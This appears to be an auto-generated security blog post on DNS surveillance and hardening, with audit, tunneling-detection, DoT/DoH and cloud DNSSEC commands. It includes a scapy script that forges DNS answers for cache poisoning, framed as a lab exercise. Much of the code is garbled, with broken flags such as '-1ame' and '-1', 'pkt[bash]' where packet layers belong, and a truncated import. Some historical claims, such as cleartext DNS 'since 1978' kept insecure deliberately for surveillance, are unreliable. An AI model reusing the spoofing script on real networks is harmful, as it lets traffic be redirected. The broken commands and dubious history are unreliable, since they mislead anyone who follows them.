Listen to this Post

Introduction:
For four decades, the Domain Name System (DNS)—the phonebook of the internet—has been deliberately kept insecure, not because of technical complexity, but to enable global surveillance. Covert intelligence programs like MORECOWBELL and QUANTUMDNS, operated by agencies such as the NSA, embedded monitoring infrastructure worldwide, exploiting cleartext DNS queries to track adversaries and control internet traffic. Today, cyber criminals have reverse-engineered these same weaknesses, leaving organizations exposed unless they proactively audit and harden their DNS posture.
Learning Objectives:
- Understand how intelligence agencies deliberately suppressed DNS security education to maintain surveillance capabilities.
- Identify and exploit (in a controlled lab) common DNS vulnerabilities including cleartext queries, misconfigured records, and lack of DNSSEC.
- Implement mitigation strategies using Linux/Windows commands, DNS over TLS/HTTPS, and threat intelligence feeds.
You Should Know:
- Profiling Your DNS Exposure – A Step-by-Step Audit
Your first line of defense is knowing exactly what your DNS landscape looks like. Many organizations have never performed a basic DNS inventory—exactly what the attackers count on.
What this does: Scans your domain for common misconfigurations, exposes cleartext queries, and identifies missing security extensions.
Step-by-step guide (Linux/macOS):
 1. Query your domain's NS records to see authoritative servers
dig example.com NS +short

<ol>
<li>Check for DNSSEC validation (look for "ad" flag)
dig example.com A +dnssec</p></li>
<li><p>Simulate a recursive query to see if your resolver leaks internal data
dig +recurse internal.example.com @8.8.8.8</p></li>
<li><p>Enumerate all subdomains (passive reconnaissance)
dnsrecon -d example.com -t brt -D /usr/share/wordlists/subdomains.txt</p></li>
<li><p>Test for zone transfer vulnerability (often forgotten)
dig axfr example.com @ns1.example.com
Windows equivalent (PowerShell):
Resolve-DnsName -1ame example.com -Type NS
Resolve-DnsName -1ame example.com -Type A -DnsOnly
 For zone transfer (if allowed):
Resolve-DnsName -1ame example.com -Type AXFR -Server ns1.example.com
Hardening action: Immediately disable zone transfers to untrusted IPs, and deploy DNSSEC signing on your authoritative zones using `dnssec-signzone` (Linux) or Windows Server DNS Manager’s DNSSEC wizard.
2. Detecting MORECOWBELL-Style Covert Lookup Infrastructure
The MORECOWBELL program used hidden servers in Malaysia, Germany, and Denmark to perform thousands of DNS lookups per hour, mapping target networks without triggering alarms. You can detect similar patterns using DNS query analysis.
What this does: Identifies anomalous query volumes, geographic inconsistencies, and stealthy reconnaissance.
Step-by-step guide:
 On Linux – monitor real-time DNS queries to your resolver
sudo tcpdump -i eth0 -1 port 53 -vvv | grep -E "A\?|AAAA\?"

Analyze query frequency per source IP (detect lookups >100/hr)
sudo tcpdump -r dns_capture.pcap -1n port 53 | awk '{print $3}' | cut -d. -f1-4 | sort | uniq -c | sort -1r

Use dnstop for live query dashboard (install via apt)
sudo dnstop -l 3 eth0
 Watch for "Query Types" – high TXT or ANY queries indicate reconnaissance

Windows (using netsh and PowerShell)
netsh trace start capture=yes provider=Microsoft-Windows-DNS-Client tracefile=C:\dns.etl
 Stop after 1 hour, then convert:
netsh trace convert C:\dns.etl
 Analyze with Get-DnsClientCache or custom script
Mitigation: Deploy DNS response policy zones (RPZ) to sinkhole suspicious queries. On BIND:
zone "rpz" { type master; file "/etc/bind/db.rpz"; };
options { response-policy { zone "rpz"; }; };
Add `.malicious.domain CNAME .` to block entire TLDs.
- Breaking the Cleartext Habit – Implementing DNS over TLS/HTTPS
The post reminds us that DNS queries have been left in cleartext since 1978 specifically to allow surveillance. Encryption breaks that model.
What this does: Encrypts all DNS queries between your resolver and upstream servers, preventing passive monitoring (QUANTUMDNS-style interception).
Step-by-step guide – Configure DoT on Linux (stubby + systemd-resolved):
 Install stubby
sudo apt install stubby
 Edit /etc/stubby/stubby.yml – add upstream DoT servers:
upstream_recursive_servers:
- address_data: 1.1.1.1
tls_auth_name: "cloudflare-dns.com"
- address_data: 9.9.9.9
tls_auth_name: "dns.quad9.net"
 Enable and start
sudo systemctl enable stubby; sudo systemctl start stubby
 Configure systemd-resolved to use localhost
sudo sed -i 's/DNS=/DNS=127.0.0.1/' /etc/systemd/resolved.conf
sudo systemctl restart systemd-resolved
Windows 11 / Server 2022 (DoH):
 Set DoH via PowerShell
Add-DnsClientDohServerAddress -ServerAddress '1.1.1.1' -DohTemplate 'https://cloudflare-dns.com/dns-query' -AutoUpgrade $true
Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ServerAddresses ("1.1.1.1")
 Verify
Get-DnsClientDohServerAddress
Verification: Use Wireshark or tcpdump – you should see no port 53 cleartext packets; only TLS handshakes on port 853 (DoT) or HTTPS (DoH).
4. Hunting Rootkits & DNS-Based C2 Channels
The original surveillance programs deployed rootkits to sabotage adversaries. Today, DNS tunneling is a common rootkit technique for command-and-control (C2). Attackers encode data in subdomain queries.
What this does: Detects and blocks DNS tunneling (e.g., iodine, dnscat2) which mirrors how QUANTUMDNS manipulated responses.
Detection – Linux:
 Look for abnormally long subdomain lengths (>52 chars)
sudo tcpdump -1 port 53 -vvv 2>/dev/null | grep -E "A\? [a-zA-Z0-9.]{60,}."

Check high TXT record volume (tunnel data exfiltration)
sudo dnstop -l 3 eth0 -q -t 10 | grep TXT

Monitor for non-existent domain (NXDOMAIN) floods – often tunnel heartbeat
sudo tcpdump -1 port 53 | grep "NXDOMAIN" | wc -l
Mitigation – Block tunnels via DNS filter (using iptables and response policy):
 Limit UDP DNS packet size (tunnels often require large packets)
sudo iptables -A OUTPUT -p udp --dport 53 -m length --length 1024:65535 -j DROP

On BIND RPZ – sinkhole known tunneling domains
zone "rpz" {
type master;
file "/etc/bind/db.rpz";
};
 db.rpz entry:
.tunnel.example.com CNAME .
Windows defense: Enable DNS over HTTPS (as above) and use sysmon to monitor `dns.exe` and `svchost.exe` for anomalous child processes.
- Simulating a QUANTUMDNS-Style Response Injection Attack (Lab Only)
Understanding the adversary means knowing how they manipulate DNS responses to redirect traffic or deploy malware. The QUANTUMDNS system injected forged answers before legitimate ones arrived.
What this does: Demonstrates DNS cache poisoning/spoofing in a controlled lab environment using `scapy` – for defensive training only.
Step-by-step (isolated lab, no production):
 On attacker VM (Linux, with scapy)
sudo scapy

<blockquote>
  <blockquote>
    <blockquote>
      from scapy.all import
      def spoof_dns(pkt):
      if pkt.haslayer(DNSQR) and b"example.com" in pkt[bash].qname:
      ip = IP(dst=pkt[bash].src, src=pkt[bash].dst)
      udp = UDP(dport=pkt[bash].sport, sport=53)
      dns = DNS(id=pkt[bash].id, qr=1, aa=1, qd=pkt[bash].qd,
      an=DNSRR(rrname=pkt[bash].qname, ttl=300, rdata="192.0.2.100"))
      send(ip/udp/dns, verbose=0)
      sniff(filter="udp port 53", prn=spoof_dns, count=10)
Defense against injection:
- Enable DNSSEC validation (resolvers verify signatures, rejecting forged responses).
- On BIND: `dnssec-validation auto;`
- On Windows Server: Install DNSSEC role, sign zones, and configure resolvers to trust anchored keys.
- Hardening Cloud DNS – AWS Route53, Azure DNS, Cloudflare
The post notes that today’s largest DNS/CDN providers show “virtually identical insecure postures.” Most cloud default settings are weak.
What this does: Applies enterprise-grade DNS hardening across major cloud platforms.
Step-by-step – AWS Route53:
 Enable DNSSEC signing (via AWS CLI)
aws route53 create-key-signing-key --hosted-zone-id ZXXXXXXXXXX --1ame my-kms-key
aws route53 enable-hosted-zone-dnssec --hosted-zone-id ZXXXXXXXXXX

Restrict resolver queries to VPC only (prevent external lookups)
 Use Route53 Resolver DNS Firewall to block known malicious domains
aws route53resolver create-firewall-rule --firewall-domain-list-id fd-xxxxxxxxx --action BLOCK
Azure DNS:
 Enable DNSSEC (Azure PowerShell)
Set-AzDnsZone -1ame "example.com" -ResourceGroupName "myRG" -RegistrationVirtualNetworkId @() -DnssecConfig $dnssecConfig

Configure DNS firewall policy for outbound queries
New-AzDnsResolverPolicy -1ame "policy" -ResourceGroupName "myRG" -Location "westus"
Cloudflare (free tier includes basic protection):
 Enable DNSSEC in dashboard, then log into registrar to add DS records
 For advanced – use Gateway DNS policies to block QUANTUMDNS-style redirects
curl -X POST "https://api.cloudflare.com/client/v4/zones/{zone_id}/dnssec" \
-H "Authorization: Bearer {token}" -H "Content-Type: application/json" \
--data '{"status":"active"}'
Verification: Use `dnsviz` online tool or `delv` command:
delv @1.1.1.1 example.com A +dnssec
 Look for "fully validated" status
What Undercode Say:
- Key Takeaway 1: The insecurity of DNS is not a technical oversight but a deliberate feature of global surveillance architecture, as evidenced by programs like MORECOWBELL and QUANTUMDNS. Security professionals must stop treating DNS as “too complex” and start auditing it with the same rigor as firewalls or endpoints.
- Key Takeaway 2: Cyber criminals have now weaponized the same weaknesses that intelligence agencies exploited for decades. Organizations that fail to implement DNSSEC, encrypt queries (DoT/DoH), and monitor for DNS tunneling are effectively leaving their front door open. The playing field is leveling – defenders can (and must) adopt the same offensive mindset to harden their infrastructure.
Analysis (approx. 10 lines):
Andy Jenkinson’s claim that DNS education was deliberately suppressed is both provocative and plausible given historical evidence of NSA’s surveillance programs. The post correctly identifies a critical blind spot in cybersecurity training – most professionals understand HTTP or TCP/IP, but DNS remains a “black box.” The MORECOWBELL infrastructure using covert servers across three countries highlights how nation-states operationalized passive DNS monitoring at scale. For defenders, the immediate actionable insight is that default DNS configurations are insecure by design. Implementing DoT/DoH should be mandatory, not optional. Additionally, DNSSEC adoption (still below 30% of global domains) needs aggressive push from registrars and cloud providers. The post’s warning about “identical insecure postures” among major CDN providers is a red flag – organizations should not blindly trust Cloudflare or AWS defaults. Finally, the timeline is crucial: 40 years of neglect cannot be fixed overnight, but every DNS query you encrypt today denies a surveillance point tomorrow.
Prediction:
- -1 Over the next 18 months, a major DNS-based supply chain attack (similar to SUNBURST but using recursive resolver poisoning) will compromise thousands of enterprises, exploiting the exact cleartext weaknesses described. The attack surface is massive, and most SOC teams lack DNS-specific detection rules.
- +1 The emerging adoption of DNS over HTTPS (DoH) and ODoH (Oblivious DNS) will gradually render passive surveillance programs like QUANTUMDNS obsolete, forcing intelligence agencies to shift toward more expensive active exploitation methods – a net win for privacy.
- -1 Small to medium businesses will remain the most vulnerable, as they lack dedicated DNS security tools and continue using ISP default resolvers, which are prime targets for surveillance and criminal hijacking. Expect a surge in DNS tunneling ransomware.
- +1 A new generation of open-source DNS hardening frameworks (inspired by this exposure) will gain traction, bundling automated DNSSEC, RPZ feeds, and anomaly detection into a single “DNS firewalling” solution, lowering the barrier for non-experts.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Andy Jenkinson – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


